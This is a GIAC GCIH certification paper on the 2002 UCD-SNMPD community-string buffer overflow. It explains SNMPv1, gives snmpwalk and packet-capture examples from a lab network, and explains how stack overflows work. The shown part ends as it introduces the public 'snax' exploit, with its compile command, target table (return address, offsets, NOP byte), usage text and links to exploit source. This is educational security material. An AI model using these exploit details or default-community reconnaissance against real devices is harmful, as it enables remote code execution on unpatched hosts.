Global Information Assurance Certification Paper

GCIH Practical Assignment

Version 2.1

Paul Asadoorian

UCD-SNMPD Buffer Overflow Exploit

Table of Contents

Part I – The Exploit

Conventions Used in this Paper

All exploits and packet capturing were executed on a local test network. The private networks 172.16.1.0/24 and 192.168.1.0/24 were used with the following hosts:

eve (192.168.1.150) – An x86 based Suse Linux 7.1 machine. This host was the "attacker" in all scenarios.
bob (172.16.1.14) – An x86 based Slackware Linux 8.0 machine. This host was the victim in all scenarios.

This symbol will be used to denote an attacking machine.

This symbol will be used to denote the target machine.

Abstract

SNMP is a protocol in widespread use on almost every network. Almost every type of network device, server, and workstation comes with support for SNMP, most turned on by default. A flaw in this protocol could spell disaster, and create an enormous amount of vulnerable devices in a short period of time. In February of 2002 this happened, and thankfully it was not exploited in such a way as to disrupt networks at a global level. This paper will cover the Linux variant of this flaw and show how it could be used to do harm. Proper defensive measures will thwart this threat, as well as a coordinated incident response.

Exploit Information

This paper will focus on specific vulnerabilities (and associated exploit), that are contained within the security advisories released in February 2002 against code in the SNMP protocol.

Name

Multiple Vulnerabilities in Many Implementations of the Simple Network Management Protocol (SNMP)

CVE: CAN-2002-0012 (Vulnerabilities in the SNMPv1 trap handling),

CVE: CAN-2002-0013 (Vulnerabilities in the SNMPv1 request handling)
CERT: CA-2002-03
CERT-Vul: VU#854306 (Multiple vulnerabilities in SNMPv1 request handling)
CERT-Vul: VU#107186 (Multiple vulnerabilities in SNMPv1 trap handling)

Specific Software: UCD-SNMP Versions prior to 4.2.2

Operating Systems

There are two vulnerability notes in the original CERT advisory (CA-2002-03), one for SNMP trap handling (VU#107186) and one for request handling (VU#854306). The operating systems listed below are taken from the VU#854306 vulnerability note (request handling) because that is the vulnerability this paper will be focusing on, and showing examples of exploitation using UCD-SNMPD and Linux.

The following Linux based OS's are known to be vulnerable when running UCD-SNMP 4.2.2 and prior:

- Red Hat Linux 6.2, 7, 7.1, and 7.2 (http://rhn.redhat.com/errata/RHSA-2001-163.html)
- Slackware 8.0 (Used as an example in this paper)
- Caldera SCO OpenServer 5, Caldera UnixWare 7, and Caldera Open UNIX 8 (http://www.kb.cert.org/vuls/id/IAFY-53NHBL)
- Debian GNU/Linux 2.2 (potato) (http://www.debian.org/security/2002/dsa-111)
- Yellow Dog Linux - http://www.linuxsecurity.com/advisories/other_advisory-1894.html
- Connectiva Linux - http://www.linuxsecurity.com/advisories/other_advisory-1895.html
- Mandrake - http://www.linuxsecurity.com/advisories/mandrake_advisory-1897.html

For a full listing of all vendor products and Operating Systems that are vulnerable please see appendix A.

Protocols/Services/Applications

UCD-SNMP Versions prior to 4.2.2 (http://net-snmp.sourceforge.net/), specifically running the 'snmpd' daemon that comes with this package, which acts as a SNMP manager (Note: The UCD-SNMP project is now called NET-SNMP). This software implements the SNMPv1 protocol, which is vulnerable to a buffer overflow attack.

Brief Description

The SNMP implementation included in the UCD-SNMP package is vulnerable to

a buffer overflow exploit in the handling of SNMPv1 requests (GetRequest, GetNextRequest, and SetRequest). There is an unchecked boundary in the community string, allowing an attacker to execute arbitrary code.

Variants

There are a few variants of the exploit that is covered in this paper. Most take advantage of the 'snmpwalk' utility to execute the exploit, while the code covered in the paper does not:

http://www.security.nnov.ru/files/snax-public.c - This is the proof of concept exploit that was used to create the exploit covered in this paper.
http://www.security.nnov.ru/files/ucdsnmpex.c - This exploit uses snmpwalk and works on UCD-SNMPD version 4.0.1-5
http://online.securityfocus.com/archive/82/256612 - Another variant posted to Vuln-Dev mailing list on securityfocus.com.

References

http://www.cert.org/advisories/CA-2002-03.html - Original CERT advisory
http://www.kb.cert.org/vuls/id/107186 - Multiple vulnerabilities in SNMPv1 trap handling
http://www.kb.cert.org/vuls/id/854306 - Vulnerability Note VU#854306 Multiple vulnerabilities in SNMPv1 request handling
http://www.ee.oulu.fi/research/ouspg/protos/testing/c06/snmpv1/index.html - The original PROTOS group paper containing the original findings of this vulnerability.
http://packetstormsecurity.org/0202-exploits/snax.fixed.c - Exploit code used in this paper
http://sourceforge.net/forum/forum.php?forum_id=152878 – UCD-SNMPD advisory.
http://www.iss.net/security_center/alerts/advise110.php - ISS advisory regarding the Protos attack tool.

Network Diagram and Description

The network used as an example here represents a typical college university network. These networks usually contain large numbers of hosts, and are very de-centralized.

Cisco 7500 Border router

This is the border router to the campus that provides Internet access. It runs BGP and has standard ACL's (Access Control Lists) that prevent spoofing from the Internet and from on campus. The university has done a pretty good job of locking down the border router; small services have been turned off, as well as directed broadcasts and some of the other more common exploitable services on the router.

Cisco PIX 535

This is the campus's border firewall. It provides minimal protection from the Internet, but blocks some of the more common services from the Internet that are not usually required, such as SNMP and printing. It makes the firewall rules within the campus easier and the ACL's on the border router less complicated (which also improves performance).

Cisco 6509 Core Switch/Router

The core router aggregates routes from the various subnets that make up the campus (academic and administrative subnets are illustrated here). To regulate traffic between the subnets that do not have a firewall (budgets vary by department, so not all have firewalls) ACL's are applied to the router, which is common in a large campus network setting. The administrative subnet is an example of this, NetBIOS ports are blocked using an ACL. The internal routers do not get the same treatment as the border router with regards to security. The IT staff does not see this as a priority because the devices are behind a firewall and on the "trusted" portion of the network.

Cisco Catalyst 3550

These switches are deployed to all buildings and connect back to the core network via a fiber connection (or through some type of aggregation point). They are all managed centrally by the central IT department.

Administrative Subnet

This subnet represents a department in the university that exists for administrative purposes, such as the bursars office or the accounting and finance department. These departments typically contain highly sensitive data, and/or data protected by federal laws (HIPPA and FERPA).

Administrative Linux Server, Slackware Linux 8.0

The administrative department has decided that they need a web server to provide information to students. Rather than rely on the central IT organization they asked their already overworked systems administrator (Who already takes care of the desktops and various other windows-based servers for file and print sharing) to build a web server. The department feels that this is a much faster way to implement their web project, in contrast to going through normal channels which could take much longer. The systems administrator has limited experience with Linux, but has played around with it at home, and decides to build a Linux machine to run the web server. The web server is built and no patching is done, it is a standard Linux installation.


Academic Department Firewall, Checkpoint Firewall-1 NG, Nokia IP530

This particular department manages its own firewall. They are a research department and share information with other organizations and maintain their own web space, including servers. They have no systems administrators, the faculty and student interns within the department attempt to manage the servers. They are not patched regularly and software is not upgraded on a regular basis.

Academic Department Web Server, SUSE Linux 7.0

The department's web server is a PC-based Suse 7.0 machine. It runs Apache 1.3.9 (See CERT advisory http://www.cert.org/advisories/CA-2002-17.html) and SSH Communications SSH version 3.0.0 (See CERT advisory http://www.cert.org/advisories/CA-2001-35.html). The web server is needed to host the department's web pages. They feel they are secure because they use SSL. SSH is also open through the firewall, and allows anyone to SSH to the web server, including hosts on the Internet. They need this because they must work from home and allow other researchers access to their data. They feel they are secure because they use SSH, which uses encryption. Unbeknownst to the department he server has been compromised by attackers for a few weeks now. The initial attack used well known vulnerabilities to compromise the machine that could have been prevented by patching and upgrading the software on the server. The ports needed to launch the initial attack were open through the firewall. Since this machine does not have a dedicated systems administrator these tasks were not accomplished and the machine has become

compromised, without anyone's knowledge. This server will act as the attacker's machine in this scenario, attacking other machines on the campus network in an effort to gain control of more hosts to launch a DDoS attack (Distributed Denial of Service).



Protocol Description

SNMP Protocol

The SNMP (Simple Network Management Protocol) was created to allow easy management of networked devices. It uses a client-server architecture that implements a rudimentary authentication scheme, and contains methods for getting information and sending commands between the client (also called the "agent") and server (also called the "manager") (Stevens, 359). One of the most prolific security problems in SNMP is the clear text community string. The community string acts as the pass phrase between the agent and manager to prevent unauthorized access to the agent.

There are currently three versions of the SNMP protocol, denoted SNMPv<n>. The SNMPv1 protocol was developed in the 1980's and is still in widespread use (refer to RFC 1067, 1098, and 1157). In the early 1990's the SNMPv2 standard was drafted (refer to RFC's 1441-1452), which attempted to fix some of the security shortcomings of the protocol, as well as allow for bulk "gets and sets". Despite some clear advantages over SNMPv1, SNMPv2 never became widely adopted. SNMPv3 supports encryption and other protocol enhancements, including compatibility with SNMPv1 (refer to RFC's 2570-2576, according to http://www.snmplink.org/src/SNMPv3.html). Support for this protocol is gaining rapidly, but SNMPv1 is still the protocol of choice for most organizations (Cole, 253). Since SNMPv1 is most widely used, and the protocol version that is vulnerable to the exploit covered in this paper, the remainder of this section will address SNMPv1 exclusively unless otherwise noted.

The major components of the SNMP architecture are:

- PDU (Protocol Data Unit) – The term for an SNMP packet, categorized into 5 types (See Figure 1).
- MIB (Management Information Base) – The variables that are being sent and received between the manager and the agent.
- UDP (User Datagram Protocol) – The underlying IP protocol that carries the SNMP data. UDP is unreliable and connectionless and was chosen because it is simpler than TCP by not requiring a handshake or checking of the data being transferred (Stevens, 362).

Figure 1 is an example of an SNMP message that would be contained with an IP and UDP header:




Figure 1

The different PDU types use two different UDP ports. The GetRequest, GetNextRequest, GetResponse, and SetRequest all use UDP port 161. An SNMP trap (described later) uses UDP port 162.

An SNMP Message

As seen in figure 1 the authentication header consists of two fields, version and community, which are common to all of the SNMP protocols. The version field indicates which version of the SNMP protocol is being used and is denoted as the version number – 1. For example, a version number value of 0 indicates that SNMPv1 is being used.

The community string is used as the authentication mechanism between the agent and the manager. Along with the version number, this string must be the same between the agent and the manager. Most devices come with two default community strings, one for read-only (denoted RO) access and one for read-write (denoted RW) access. Typically the RO community string is set to public and the RW community string is set to private. To give you an idea of just how common these default values are below is a table listing the default community strings from some major vendors:

Vendor	Default RO Community	Default RW Community
Ascend	Public	Private
Bay	Public	Private
Cisco	Public	Private
3Com	public, monitor	manager, security

Figure 2
("Hacking Exposed, Second Edition", page 433, Scambray)

Some companies change this value to the name of the organization, or some other easily guessable string. It is advised that you change these values to something difficult to guess (Northcutt, 264).
The PDU type indicates what type of communication will take place between the agent and the manager. The PDU types are:

- GetRequest – The manager will retrieve one or more values from the agent, specifying each OID (Object Identifier).
- GetNextRequest – The manager will retrieve the "next" value after one or more variables are specified. In this case the manager does not have to know the OID. This is commonly used to "Walk" the MIB tree.
- GetResponse – This is used by the agent to return the values to the manager in response to a Get, GetNext, or Set command.
- SetRequest – The manager will use this PDU to change or set the value of one or more variables on the agent.
- Trap – The agent will notify the manager when an even occurs on the agent. This uses a different header than depicted in figure 1, see figure 3 for a detailed diagram of the trap header. (Chapo, chapter 5)

The GetRequest and GetNextRequest both use the RO community string and the SetRequest use the RW community string. The Get/Set header of the SNMP packet consists of three fields:

- RequestID – This field, similar to the DNS identification field, allows the agent and the manager to distinguish between messages by assigning a number to each request. Since UDP does not maintain this state information it must be done within the SNMP protocol.
- ErrorStatus – This is set by the agent when an error occurs. Each number corresponds to a particular error. For example, an Error status of 0 indicates that everything was okay, but an error status of 2 would indicate that the manager requested a variable that did not exist on the agent.
- ErrorIndex - An integer representing which variable caused the error. (Stevens, 362)

An SNMP trap is sent to the manager when a particular event occurs. A trap header looks as follows:




Figure 3

Traps are used for various different events, for example a Linksys Cable Modem Router sends log information via SNMP traps.

Management Information Base

The final part of an SNMP message (or PDU) is the MIB, which consists of a variable name and a variable value. The variable names are referred to as Object Identifiers. Object identifiers are assigned various different types (just as you would define a variable type in most programming languages). The types are:

INTEGER
OCTET STRING
DisplayString
OBJECT IDENTIFIER
IpAddress
PhysAddress
Counter
Gauge
TImeTicks
SEQUENCE
SEQUNCE OF

Object identifiers are represented in two different ways, a number dotted notation and textually. Most all SNMP messages are preceded with the 1.3.6.1.2.1, which is iso.org.dod.internet.mgmt.MIB, being the root of the MIB tree (again, similar to the hierarchical structure of DNS). The MIB structure consists of a tree hierarchy, as depicted below:




Figure 4

There are two versions of the “MIB”, MIB-I and MIB-II. MIB-II is a new versions and provides for more features and is today’s standard.

Examples

In order to gain a further understanding of how the SNMP protocol works, as with anything else, it is best to experiment. A great toolkit for experimenting on the UNIX platform is NET-SNMP (http://net-snmp.sourceforge.net/). The "snmpwalk" utility will allow us to browse the MIB tree on an SNMP (v1, 2) compatible host. Below is an example of how we would "walk" the entire MIB tree of a host:

```
# snmpwalk -Os -c public -v 1 172.16.1.14
```

The "-Os" options tells snmpwalk to omit all output except for the symbolic part of the Object Identifier, producing shorter and more easily readable output. The "-c" option allows us to specify the community string. The "-v" option lets us specify the version, which is followed by the host we wish to query. Some sample output is listed below:

```
sysDescr.0 = STRING: Linux bob 2.2.19 #93 Thu Jun 21 01:09:03 PDT
2001 i586
```

See Appendix B for a full listing of the output from the command above. As you can see above we gathered the sysDescr MIB, which gives us the same output as the UNIX command "uname -a". If you've taken a look at Appendix B you will find that the amount of information obtained from SNMP is quite staggering. To aid in the parsing of the results snmpwalk allows filters to be applied for each of the MIB types. For instance, if we only wanted to see the information listed under the UDP MIB, we would issue the following command:

```
# snmpwalk -Os -c public -v 1 172.16.1.14 udp
```

Which produces the following output:

```
udpInDatagrams.0 = Counter32: 3279
udpNoPorts.0 = Counter32: 0
udpInErrors.0 = Counter32: 0
udpOutDatagrams.0 = Counter32: 3278
udpLocalAddress.0.0.0.0.37 = IpAddress: 0.0.0.0
udpLocalAddress.0.0.0.0.111 = IpAddress: 0.0.0.0
udpLocalAddress.0.0.0.0.137 = IpAddress: 0.0.0.0
udpLocalAddress.0.0.0.0.161 = IpAddress: 0.0.0.0
udpLocalAddress.0.0.0.0.162 = IpAddress: 0.0.0.0
udpLocalAddress.0.0.0.0.512 = IpAddress: 0.0.0.0
udpLocalAddress.0.0.0.0.518 = IpAddress: 0.0.0.0
udpLocalPort.0.0.0.0.37 = INTEGER: 37
udpLocalPort.0.0.0.0.111 = INTEGER: 111
udpLocalPort.0.0.0.0.137 = INTEGER: 137
udpLocalPort.0.0.0.0.161 = INTEGER: 161
udpLocalPort.0.0.0.0.162 = INTEGER: 162
udpLocalPort.0.0.0.0.512 = INTEGER: 512
udpLocalPort.0.0.0.0.518 = INTEGER: 518
```

There are also some great tools for capturing SNMP information from the network. The SNMPSniff tool (http://packetstormsecurity.org/sniffers/snmpsniff-1.0.tar.gz) would capture the above SNMP traffic, using the snmpsniff –v command, and represent it as:

```
(09:13:49) [GETNEXT]
Manager: 192.168.1.150 (public) sent getnext request (ReqID:
1234502704) to 172.16.1.14
Variable Bindings:
        <.iso.org.dod.internet.mgmt.mib-2> (NULL) = NULL
[/GETNEXT]
(09:13:49) [RESPONSE]
Agent: 172.16.1.14 (public) sent response (ReqID: 1234502704) to
192.168.1.150
        Error Status: noError(0)
        Error Index: 0
Variable Bindings:
        <.iso.org.dod.internet.mgmt.mib-2.system.1.0> (Octet String)
= OCTET STRING- (ascii):   Linux bob 2.2.19 #93 Thu Jun 21 0
1:09:03 PDT 20
01 i586
[/RESPONSE]
```

In the "[GETNEXT]" section above you are able to see all of the information contained within the request. The first line tells us that the Manager's IP address is 192.168.1.150, the community string being issued is "public", the PDU type is getnext request, the request ID is 1234502704, and the agent's IP address is 172.16.1.14. The next section, denoted with the "[RESPONSE]" tags is the agent's response to the manager. The first line tells us the agent's IP address, community string, request ID and manager IP address. The next two fields are the error status, which is set to 0 indicating that there were no errors, as well as the Error Index. The Variable Bindings section displays the entire object identifier and the variable type, in this case OCTECT STRING, followed by the value for that variable, "Linux bob 2.2.19 #93 Thu Jun 21 01:09:03 PDT 20 01 i586".

tcpdump (http://www.tcpdump.org) can also be used to capture much of the same information. The following command:

tcpdump -X -s 1514 udp port 161

Produces the following output:

```
09:06:36.647055 eve.paul.com.32768 > bob.paul.com.snmp:
GetRequest(28) system.sysDescr.0 (DF)
0x0000   4500 0047 0000 4000 3e11 cd49 c0a8 0196
..G..@.>..I....
0x0010   ac10 010e 8000 00a1 0033 0159 3029 0201
........3.Y0)..
0x0020   0004 0670 7562 6c69 63a0 1c02 0436 f051
```

```
..public....6.Q
0x0030   5102 0100 0201 0030 0e30 0c06 082b 0601
......0.0...+..
0x0040   0201 0101 0005 00                        .......

09:06:36.650004 bob.paul.com.snmp > eve.paul.com.32768:
GetResponse(87) system.sysDescr.0="Linux bob 2.2.19 #93 Thu Jun 21
01:09:03 PDT 2001 i586"
0x0000   4500 0086 21b6 0000 4011 e954 ac10 010e
...!...@..T....
0x0010   c0a8 0196 00a1 8000 0072 0dc6 3082 0066
........r..0..f
0x0020   0201 0004 0670 7562 6c69 63a2 8200 5702
....public...W.
0x0030   0436 f051 5102 0100 0201 0030 8200 4730
6.QQ......0..G0
0x0040   8200 4306 082b 0601 0201 0101 0004 374c
.C..+........7L
0x0050   696e 7578 2079 6f64 6120 322e 322e 3139
nux.bob.2.2.19
0x0060   2023 3933 2054 6875 204a 756e 2032 3120
#93.Thu.Jun.21.
0x0070   3031 3a30 393a 3033 2050 4454 2032 3030
1:09:03.PDT.200
0x0080   3120 6935 3836                          1.i586
```

The above output displays much of the same information as SNMPSniff, but without as much detail with regards to the application layer information. The above example shows that tcpdump can translate the PDU type of the SNMP packet (GetRequest and GetResponse), as well as which variable is being requested and returned (`system.sysDescr`). The community string “public” is viewable in clear text on the right hand side of the packet output. The second packet above also displays variable values returned by the agent, denoted in quotes above (`"Linux bob 2.2.19 #93 Thu Jun 21 01:09:03 PDT 2001 i586"`), as well as in the packet contents.

Another useful tool, on the windows Platform, is GetIf (http://www.wtcs.org/snmp4tpc/FILES/Tools/SNMP/getif/getif.zip) . It is a free program that lets you browse the MIB tree of the specified host, as well as interact with it via SNMP in several other ways. Below is a screen shot of the MIB browser, displaying much of the same information as SNMPSniff and tcpdump in a graphical format:




Figure 5

How the Exploit Works

Stack Based Buffer Overflow Attacks

A buffer overflow attack exploits the way data is stored in memory on the computer. Memory is volatile, and the structure of the same program in memory computer to computer can be very different. This becomes very important in our discussion of buffer overflows. When a program executes on a computer it creates placeholders to store its data, called variables. Along with variables the program will store addresses (also called pointers) on the stack, which are locations in memory that the program needs to keep track of. A typical stack looks as follows:




Figure 6

A buffer overflow attack attempts to fill “Variable 1” over its capacity, thus overwriting whatever comes after it in memory. Since the stack is read from top to bottom (as depicted in the diagram) variable 2 and the return pointer will be over written. The return pointer is the address in memory where the program should continue executing once it returns from calling a function in a different place in memory. It serves as a placeholder for the program. If we can fill the stack with code that does something useful on the computer (such as execute a command shell) we can overwrite the return pointer and tell it to execute our code. The following diagram shows how this could happen:




Figure 7

Now remember how we said that memory is volatile? This complicates the buffer overflow attack because we may not always know the address where we should tell the stack to execute our code. If we "miss" we could tell the stack to start executing somewhere else in memory that is protected by the operating system. This is typically called a "Segmentation Fault", an error that most of us have seen at one time or another. The program will then stop executing, or "crash". The solution is to pad the beginning of our program with NOOP commands (pronounced "no ops"), which tell the computer to do nothing.

The Exploit

The exploit used in this attack was found at http://packetstormsecurity.org/0202-exploits/snax.fixed.c and written by Jove (jove@halo.nu), See Appendix C for full source code. It is written in C and takes advantage of the community string buffer in UCD-SNMP.

It was compiled on Suse Linux 7.1 using:

```
eve:/tmp # gcc -o snax.fixed snax.fixed.c
```

It is written to be highly modular, as you can see below:

```
struct target_os the_targets[]= {
{"UCD-SNMP 4.1.2 / Slackware 8.0 compilation from source",
linux_code,256,216,0xbfffd77c,0x90},
{(char *) NULL, (char *) NULL, 0, 0, 0, (char) 0} };
```

The above code is a list of parameters that define what is needed in order to

execute the exploit on a particular platform, in this case UCD-SNMPD 4.1.2 running on Slackware 8.0. The parameters are:

- "UCD-SNMP 4.1.2 / Slackware 8.0 compilation from source" – The label denoting the software and Operating System version.
- linux_code – The variable containing the shell code that will be executed on the victim host.
- 256 – The size of the entire packet, minus the headers, that will be injected into the stack.
- 216 – The return address's location on the stack.
- 0xbfffd77c – The return address, which is the address at which to begin executing code on the stack.
- 0x90 – The NOOP instruction.

When the user runs the program a numbered list is presented where you must choose the appropriate software and OS version:

```
eve:/tmp # ./snax.fixed
usage: ./snax.fixed [-e] [-s source] [-t #] [-x] [-p port] -d dest
The -e flag turns on echo mode. This sends the packet to a udp echo
server.
Source and destination IP addresses should be reversed for echo mode.
